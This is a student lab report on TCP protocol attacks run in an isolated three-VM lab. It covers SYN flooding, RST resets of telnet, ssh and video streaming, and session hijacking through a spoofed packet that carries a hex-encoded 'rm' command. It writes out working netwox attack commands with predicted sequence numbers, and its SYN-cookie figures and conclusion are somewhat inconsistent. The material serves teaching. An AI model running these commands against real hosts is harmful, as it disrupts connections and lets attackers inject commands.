

Ryerson University
CPS-633 Lab 3 Report
TCP Protocol Attacks Lab

Group 2

Nichalus: 500744672

Matt: 500805168

Thomas: 500865018

Christopher: 500840595

Environment Set up

VM A: Attacker (10.0.2.12)

VM B: Victim (10.0.2.8)

VM C: Observer (10.0.2.13)

Task 1: SYN Flooding Attack

Checking the queue on VM A:

```
$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```


VM B:

```
netstat -na
```

- -n flag: Show numerical addresses instead of trying to determine symbolic host, port or user names.
- -a flag: Show both listening and non-listening (for TCP this means established connections) sockets. With the --interfaces option, show interfaces that are not marked

On VM B, before the attack, we can use `netstat -na` to observe the number of various connections:


```
$ netstat -na | grep ESTABLISHED | wc -l
2
```



```
[10/14/19]seed@VM:~$ netstat -na | grep ESTABLISHED | wc -l
2
```

Figure 1

```
$ netstat -na | grep LISTEN | wc -l
41
```



```
[10/14/19]seed@VM:~$ netstat -na | grep LISTEN | wc -l
41
```

Figure 2

```
$ netstat -na | grep SYN_RECV | wc -l  
0
```

```
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
0
```

Figure 3

So, before the attack, on VM B (victim), there are 2 established connections, 41 listening, and 0 SYN_RECV

Let's turn off SYN Cookie on VM B before we run the attack:

```
[10/14/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0  
net.ipv4.tcp_syncookies = 0
```

Figure 6: SYN cookie has been turned off

Now, from VM A (Attacker), we start the attack.

```
$ sudo netwox 76 -i 10.0.2.8 -p "80"
```

Now we check the queue on VM B again.

```
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
97  
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
97  
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
97  
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
97
```

Figure 7: The victim's queue is stuck at 97

Then we stop the attack. And we observe that the queue is still bloated.

```
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l  
1  
97
```

Figure 10: Even after the attack is stopped, there are 97 items in queue

Now we'll enable SYN cookie on VM B and try again

```
[10/14/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Figure 8: SYN cookie has been turned on

Now again, from VM A (Attacker), we start the attack.

```
$ sudo netwox 76 -i 10.0.2.8 -p "80"
```

```
[10/14/19]seed@VM:~$ sudo netwox 76 -i 10.0.2.8 -p "80"
[sudo] password for seed:
```

Figure 4: Running the attack from VM A

Now we check the queue on VM B again:

```
$ netstat -na | grep SYN_RECV | wc -l
```

```
128
```

```
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
128
```

Figure 5: The victim's queue is full during the attack (128)

Once we stopped the attack, we observe that the queue is emptied

```
[10/14/19]seed@VM:~$ netstat -na | grep SYN_RECV | wc -l
0
```

Figure 9: After some time, the victim queue is flushed back to 0

Conclusion. Using netwox, we were able to flood the victim's TCP queue. When we enable SYN cookies, the queue is flushed and back to normal. But when we disabled SYN cookies, the queue remains bloated even after the attack stops

Task 2: TCP RST Attacks on telnet and ssh Connections

Establishing a `telnet` connection from VM C (Observer) to VM B (Victim).

```
[10/14/19]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 14 16:23:02 EDT 2019 from 10.0.2.13
on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/14/19]seed@VM:~$
```

Figure 11: A telnet connection has been established from VM C to VM B

Now, we use netwox tool 78 to perform a TCP RST attack

```
[10/14/19]seed@VM:~$ sudo netwox 78 --filter "src host
10.0.2.13"
[sudo] password for seed:
```

Figure 12: Netwox 78 is used to reset each packet that comes from VM C

From VM C, we send a command to VM B, which we're connected to remotely. The connection is closed.

```
[10/14/19]seed@VM:~$
[10/14/19]seed@VM:~$ Connection closed by foreign host.
```

Figure 13: After sending a command, the connection is closed

When we try to reconnect from VM C to VM B, the connection is closed.


```
te[10/14/19]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password: Connection closed by foreign host.
[10/14/19]seed@VM:~$
```

Figure 14: When VM C tries to log in again, the connection is closed

For attacking an ssh connection, we again start by establishing a remote connection from VM C to VM B.

```
[10/14/19]seed@VM:~$ ssh seed@10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Oct 14 16:29:22 2019 from 10.0.2.13
[10/14/19]seed@VM:~$
```

Figure 15: An ssh connection from VM C to VM B has been established

Then we run the TCP RST attack again from VM A

```
[10/14/19]seed@VM:~$ sudo netwox 78 --filter "src host
10.0.2.13"
```

Figure 16: The attack has begun

On VM C, we observe that the connection is broken at this point.

```
[10/14/19]seed@VM:~$ packet_write_wait: Connection to 10.0.2.8 port 22: Broken pipe
```

Figure 17: VM C is ejected from its ssh session after the TCP RST attack

When VM C tries to reconnect to VM B while the TCP RST attack is active, the connection fails.

```
[10/14/19]seed@VM:~$ ssh seed@10.0.2.8
ssh_exchange_identification: read: Connection reset by peer
```

Figure 18: Establishing a new connection results in a connection reset by peer

Conclusion. Netwox tool 78 picks up TCP packets and sends a spoofed packet with the reset flag, which tells the host to kill the connection. This attack was successful in terminating both telnet and ssh connections.

Task 3: TCP RST Attacks on Video Streaming Applications

On VM B (Victim), we open our web browser and go to youtube.com and enjoy an internet video.

VM B is able to watch the video. The VM internet connection is outrageously slow, but still, we're able to watch a video.




Figure 19: We're able to watch videos on VM B

Then, from VM A (Attacker), we run a TCP RST attack against VM B:

```
[10/14/19]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.8"
```

Figure 20: running the TCP RST attack from VM A

And we observe that the connection no longer works.





Figure 21: VM B is no longer able to watch videos as it's TCP packets are being reset

Conclusion. Using a TCP RST attack, we're able to stop the victim from watching a video.

Task 4: TCP Session Hijacking

First, on VM B, we create a file called `hello_world` that we will attempt to delete. We will attempt to hijack a telnet connection from VM C to VM B and execute an `rm` command that deletes `hello_world`.



The screenshot shows a VirtualBox window titled "VM B! [Running] - Oracle VM VirtualBox". Inside, a terminal window is open with a dark background. The terminal shows the following commands and output:

```
[10/14/19]seed@VM:~$ ls
android      examples.desktop  Public
bin          firewall         sniffer2.py
Customization host             source
Desktop     lib             Templates
Documents   Music          Videos
Downloads   Pictures

[10/14/19]seed@VM:~$ touch hello_world
[10/14/19]seed@VM:~$ ls
android      examples.desktop  Pictures
bin          firewall         Public
Customization hello_world      sniffer2.py
Desktop     host             source
Documents   lib             Templates
Downloads   Music          Videos

[10/14/19]seed@VM:~$
```

The terminal window has a sidebar on the left with icons for different VM components. The top of the terminal window shows the time as 7:06 PM and some system icons.

Figure 22: The file `hello_world` has been created in VM B's home directory

Note: we convert the command to hex:

```
>>> "rm ~/hello_world \r".encode("hex")
'726d207e2f68656c6c6f5f776f726c64200d'
```

Now, we need to fill in the rest of the arguments that we pass into `netwox 40`. We can do this by sending a legitimate packet from VM C, and using `wireshark` to inspect it.




Figure 23: When VM C presses the enter key, a packet is sent. From wireshark, we can use this information to get the ttl, port, sequence number, acknowledgement number, and tcp window

Here, we see that the last sequence number was 1890610425. The sequence number seems to increase by 2 for each packet sent. So we can predict that the next packet should have the sequence number 1890610427.

We check the pattern of acknowledgement numbers. They seem to be increasing by 23 each time. So we'll get the last acknum and add 23 to it. The window size is 237. The source port is 37410. So, after inspection, we now have our full command:

```

sudo netwox 40 --ip4-src "10.0.2.13" --ip4-dst "10.0.2.8" \
--ip4-ttl 64 --tcp-src 37410 --tcp-dst 23 --tcp-seqnum 1890610427 \
--tcp-window 237 --tcp-acknum 3755740361 --tcp-ack \
--tcp-data "726d207e2f68656c6c6f5f776f726c64200d"

```

We run that from the attacker (VM A).




Figure 24: VM A has initiated a packet spoofing attack

We can see on VM B's wireshark that this packet was received.




Figure 25: VM B received the spoofed packet. The telnet data is a command that deletes the hello_world file

Now, from VM B, we check if the hello_world file still exists

